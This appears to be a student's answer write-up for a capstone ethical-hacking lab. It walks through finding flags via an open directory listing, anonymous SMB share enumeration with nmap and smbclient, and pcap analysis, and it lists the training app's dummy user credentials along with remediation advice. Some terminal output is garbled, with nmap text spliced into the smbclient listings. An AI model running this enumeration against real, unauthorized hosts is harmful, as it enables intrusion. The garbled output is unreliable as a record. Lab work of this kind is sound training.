(Use mode '-w' if you want to scan it anyway)

END_TIME: Thu Jan 15 07:34:00 2026
DOWNLOADED: 4612 - FOUND: 6
```


## Final Capstone Activity

### Step 3: View the files contained in each directory to find the db\_form.html file.

Create a URL in the web browser to access the viewable subdirectories. Find the file with the code for Challenge 2 located in one of the subdirectories.

In which two subdirectories can you look for the file?

**Answer: 10.5.5.12/config/**



Ethical-Hacker-Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Index of /config


10.5.5.12/config/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Index of /config

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	
<a href="#">config.inc.php</a>	2017-10-31 17:28	1.9K	
<a href="#">db_form.html</a>	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80



Ethical-Hacker-Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

10.5.5.12/config/db\_form.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Great work!  
You found the flag file for Challenge 2!  
The code for this flag is: aWe-4975

What is the filename with the Challenge 2 code?

**Answer:** *db\_form.html*

Which subdirectory held the file?

**Answer:** */config/*

What is the message contained in the flag file? Enter the code that you find in the file.

**Answer:** *Great work! You found the flag file for Challenge 2! The code for this flag is: aWe-4975*

### Step 4: Research and propose directory listing exploit remediation.

What are two remediation methods for preventing directory listing exploits?

**Answer:** To prevent directory listing exploits, ensure that the web server does not automatically display the contents of a folder when a default file (like index.php or index.html) is missing.

- Disable Directory Indexing in Web Server Configuration: The most effective method is to modify the web server's configuration file to explicitly forbid directory browsing.
- Use Placeholder Index Files: If you cannot modify the server configuration, you can "mask" the directory by placing an empty or generic index file in every subdirectory.

### Challenge 3: Exploit open SMB Server Shares

**Total points:** 25

In this part, you want to discover if there are any unsecured shared directories located on an SMB server in the 10.5.5.0/24 network. You can use any of the tools you learned in earlier labs to find the drive shares available on the servers.

#### Step 1: Scan for potential targets running SMB.

Use scanning tools to scan the 10.5.5.0/24 LAN for potential targets for SMB enumeration.

Which host on the 10.5.5.0/24 network has open ports indicating it is likely running SMB services?

**Answer:** *gravemind.pc (10.5.5.14)*

## Final Capstone Activity

The screenshot shows a terminal window titled "Ethical-Hacker-Kali [Running] - Oracle VirtualBox". The terminal displays the following Nmap scan output:

```
(kali㉿Kali)-[~]
$ sudo nmap -p 139,445 --open 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-15 11:36 UTC
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.000060s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 02:42:0A:05:05:0E (Unknown)

Nmap done: 256 IP addresses (6 hosts up) scanned in 15.25 seconds

(kali㉿Kali)-[~]
$ sudo nmap -sv -p 139,445 10.5.5.14
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-15 11:39 UTC
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.00010s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 02:42:0A:05:05:0E (Unknown)
Service Info: Host: GRAVEMIND

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds

(kali㉿Kali)-[~]
$
```

### Step 2: Determine which SMB directories are shared and can be accessed by anonymous users.

Use a tool to scan the device that is running SMB and locate the shares that can be accessed by anonymous users.

What shares are listed on the SMB server? Which ones are accessible without a valid user login?

**Answer:**


**Listed shares:**

- **homes**
- **workfiles**

## Final Capstone Activity

---

- *print\$*
- *IPC\$*



```
(kali㉿Kali)-[~]
$ smbclient -L //10.5.5.14 -N
Anonymous login successful
Host is up (0.000000s latency).

Sharename      Type      Comment
-----        ----      -----
homes          Disk      All home directories
workfiles      Disk      Confidential Workfiles
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
Starting Nmap 7.94 ( https://nmap.org/ ) at 2026-01-15 11:36 UTC
Nmap scan for gravemind.pc (Comment: )
Host is up (0.000000s latency).

PORT      STATE      VERSION
139/tcp    open      Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
445/tcp    open      NetBIOS-SSN Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
MAC Address: 02:42:0A:05:05:0E (Unknown)

(kali㉿Kali)-[~]
```

**Shares accessible without a valid user login:**

- *workfiles*
- *print\$*
- *IPC\$*

## Final Capstone Activity

The screenshot shows three terminal sessions in a Kali Linux environment, each with a red box highlighting specific command outputs:

- Terminal 1 (Top):** smbclient //10.5.5.14/workfiles -N. The output shows anonymous login successful and a directory listing for workfiles.
- Terminal 2 (Middle):** smbclient //10.5.5.14/homes -N. The output shows anonymous login successful and a message indicating a tree connect failed due to NT\_STATUS\_BAD\_NETWORK\_NAME.
- Terminal 3 (Bottom):** smbclient //10.5.5.14/IPC\$ -N. The output shows anonymous login successful and a directory listing for IPC\$.

Each terminal session also includes a red box around the command prompt and the resulting output.

```
(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/workfiles -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
PORT STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:0A:05:05:0E (Unknown)
38497656 blocks of size 1024. 8555696 blocks available
smb: \> ^C
56 IP addresses (6 hosts up) scanned in 15.25 seconds

(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/homes -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
Nmap done: 256 IP addresses (6 hosts up) scanned in 15.25 seconds
..
IA64
x64
W32X86
W32MIPS(0.00010s latency).
W32ALPHA
POINTER STATE SERVICE VERSION
COLOR
W32PPC
WIN40
OTHER nfo: Host: GRAVEMIND
color
38497656 blocks of size 1024. 8555676 blocks available

(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/IPC$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \> ls -a
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \-a
smb: \> █
```

## Final Capstone Activity

**Step 3: Investigate each shared directory to find the file.**

Use the SMB-native client to access the drive shares on the SMB server. Use the dir, ls, cd, and other commands to find subdirectories and files.

Locate the file with the Challenge 3 code. Download the file and open it locally.

In which share is the file found?

*Answer: print\$*

What is the name of the file with Challenge 3 code?

### **Answer: sxij42.txt**

Enter the code for Challenge 3 below.

**Answer: NWs39691**

Ethical-Hacker-Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

kali@Kali: ~

File Actions Edit View Help

```
(kali㉿Kali)-[~]
$ smbclient //10.5.5.1/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
D 0 Mon Aug 14 09:42:06 2023
D 0 Mon Aug 30 05:00:05 2021
IA64 D 0 Mon Sep 2 13:39:42 2019
x64 D 0 Mon Aug 30 05:00:05 2021
W32X86 D 0 Mon Aug 30 05:00:05 2021
W32MIPS D 0 Mon Sep 2 13:39:42 2019
W32ALPHA D 0 Mon Sep 2 13:39:42 2019
COLOR D 0 Mon Sep 2 13:39:42 2019
W32PPC D 0 Mon Sep 2 13:39:42 2019
WIN40 D 0 Mon Sep 2 13:39:42 2019
OTHER D 0 Fri Oct 8 00:00:00 2021
color D 0 Mon Aug 30 05:00:05 2021

38497656 blocks of size 1024. 8555640 blocks available
smb: \> cd color
smb: \color\> ls
.
D 0 Mon Aug 30 05:00:05 2021
..
D 0 Mon Aug 14 09:42:06 2023

38497656 blocks of size 1024. 8555636 blocks available
smb: \color\> cd ..
smb: \> cd COLOR
smb: \COLOR\> ls
.
D 0 Mon Sep 2 13:39:42 2019
..
D 0 Mon Aug 14 09:42:06 2023

38497656 blocks of size 1024. 8555632 blocks available
smb: \COLOR\> cd ..
smb: \> cd OTHER
smb: \OTHER\> ls
.
D 0 Fri Oct 8 00:00:00 2021
..
D 0 Mon Aug 14 09:42:06 2023
sxij42.txt N 103 Tue Oct 12 00:00:00 2021

38497656 blocks of size 1024. 8555628 blocks available
smb: \OTHER\> cat sxij42.txt
cat: sxij42.txt: No such file or directory
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (12.6 Kilobytes/sec) (average 12.6 Kilobytes/sec)
smb: \OTHER\>
```

#### **Step 4: Research and propose SMB attack remediation.**

What are two remediation methods for preventing SMB servers from being accessed?

**ANSWER:** To prevent unauthorized access to SMB servers, such as anonymous enumeration, the following methods of remediation are recommended:

**1. Disable Null Sessions and Anonymous Access:** The most effective way to prevent this reconnaissance is to configure the server to require authentication for all share and IPC access.

- *Implementation (Windows): Modify the Windows Registry or Group Policy to set RestrictAnonymous to 1 or 2. This prevents anonymous users from listing share names, account names, and SID information.*
  - *Implementation (Linux/Samba): In the smb.conf file, ensure the map to guest parameter is set to Never and that guest ok = no is defined for all specific shares.*
2. **Enforce SMB Signing and Encryption:** Enforcing security signatures prevents "Man-in-the-Middle" (MITM) attacks where an attacker intercepts or modifies SMB traffic between the client and server.
- *SMB Signing: Ensures that every packet contains a signature to verify its origin and integrity. If the signature doesn't match, the packet is discarded.*
  - *SMB Encryption: Starting with SMB 3.0, you can enforce end-to-end encryption. This prevents attackers from using packet sniffers (like Wireshark) to view the contents of files being transferred across the network.*

### Challenge 4: Analyze a .pcap file to find information.

**Total Points: 25**

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.


#### Step 1: Find and analyze the SA.pcap file.

Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code

What is the IP address of the target computer?

**Answer: 10.5.5.11**

## Final Capstone Activity



What directories on the target are revealed in the PCAP?

**Answer:** The PCAP snippet provided reveals several directories on the target server 10.5.5.11 that were accessed or attempted to be accessed by the client 10.5.5.1.

The following directories were accessed via HTTP GET requests:

- **/styles/:** Accessed via a GET request for /styles/global-styles.css.
- **/test/:** Accessed via a GET request to /test/.
- **/data:** Accessed via a GET request to /data, which resulted in a 301 Moved Permanently response.
- **/webservices/rest/:** Accessed via a GET request for /webservices/rest/ws-user-account.php.
- **/includes/:** Accessed via a GET request to /includes/, which resulted in a 301 Moved Permanently response.
- **/passwords:** Accessed via a GET request to /passwords, which resulted in a 301 Moved Permanently response.
- **/icons.text/:** Accessed via a GET request for /icons.text/gif, which resulted in a 404 Not Found response.
- **/javascript/:** Accessed via a GET request for /javascript/follow-mouse.js.
- **/webservices/soap/lib:** Accessed via a GET request to /webservices/soap/lib, which resulted in a 301 Moved Permanently response.

data

**Step 2: Use a web browser to display the contents of the directories on the target computer.**

Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.

What is the URL of the file?

**Answer:** [http://10.5.5.11/data/user\\_accounts.xml](http://10.5.5.11/data/user_accounts.xml)

What is the content of the file?

**Answer:**

```
<Employees>
<Employee ID="0">
<UserName>Flag</UserName>
<Password>Here is the Code for Challenge 4!</Password>
<Signature>21z-1478K</Signature>
<Type>Flag</Type>
</Employee>
<Employee ID="1">
<UserName>admin</UserName>
<Password>adminpass</Password>
<Signature>g0t r00t?</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="2">
<UserName>adrian</UserName>
<Password>somepassword</Password>
<Signature>Zombie Films Rock!</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="3">
<UserName>john</UserName>
<Password>monkey</Password>
<Signature>I like the smell of confunk</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="4">
<UserName>jeremy</UserName>
<Password>password</Password>
<Signature>d1373 1337 speak</Signature>
```

```
<Type>Admin</Type>
</Employee>
<Employee ID="5">
<UserName>bryce</UserName>
<Password>password</Password>
<Signature>I Love SANS</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="6">
<UserName>samurai</UserName>
<Password>samurai</Password>
<Signature>Carving fools</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="7">
<UserName>jim</UserName>
<Password>password</Password>
<Signature>Rome is burning</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="8">
<UserName>bobby</UserName>
<Password>password</Password>
<Signature>Hank is my dad</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="9">
<UserName>simba</UserName>
<Password>password</Password>
<Signature>I am a super-cat</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="10">
<UserName>dreveil</UserName>
<Password>password</Password>
<Signature>Preparation H</Signature>
<Type>Admin</Type>
```

```
</Employee>
<Employee ID="11">
<UserName>scotty</UserName>
<Password>password</Password>
<Signature>Scotty do</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="12">
<UserName>cal</UserName>
<Password>password</Password>
<Signature>C-A-T-S Cats Cats Cats</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="13">
<UserName>john</UserName>
<Password>password</Password>
<Signature>Do the Duggie!</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="14">
<UserName>kevin</UserName>
<Password>42</Password>
<Signature>Doug Adams rocks</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="15">
<UserName>dave</UserName>
<Password>set</Password>
<Signature>Bet on S.E.T. FTW</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="16">
<UserName>patches</UserName>
<Password>tortoise</Password>
<Signature>meow</Signature>
<Type>Admin</Type>
</Employee>
```

```
<Employee ID="17">
<UserName>rocky</UserName>
<Password>stripes</Password>
<Signature>treats?</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="18">
<UserName>tim</UserName>
<Password>lanmaster53</Password>
<Signature>Because reconnaissance is hard to spell</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="19">
<UserName>ABaker</UserName>
<Password>SoSecret</Password>
<Signature>Muffin tops only</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="20">
<UserName>PPan</UserName>
<Password>NotTelling</Password>
<Signature>Where is Tinker?</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="21">
<UserName>CHook</UserName>
<Password>JollyRoger</Password>
<Signature>Gator-hater</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="22">
<UserName>james</UserName>
<Password>i<3devs</Password>
<Signature>Occupation: Researcher</Signature>
<Type>Admin</Type>
</Employee>
<Employee ID="23">
```

## Final Capstone Activity

---

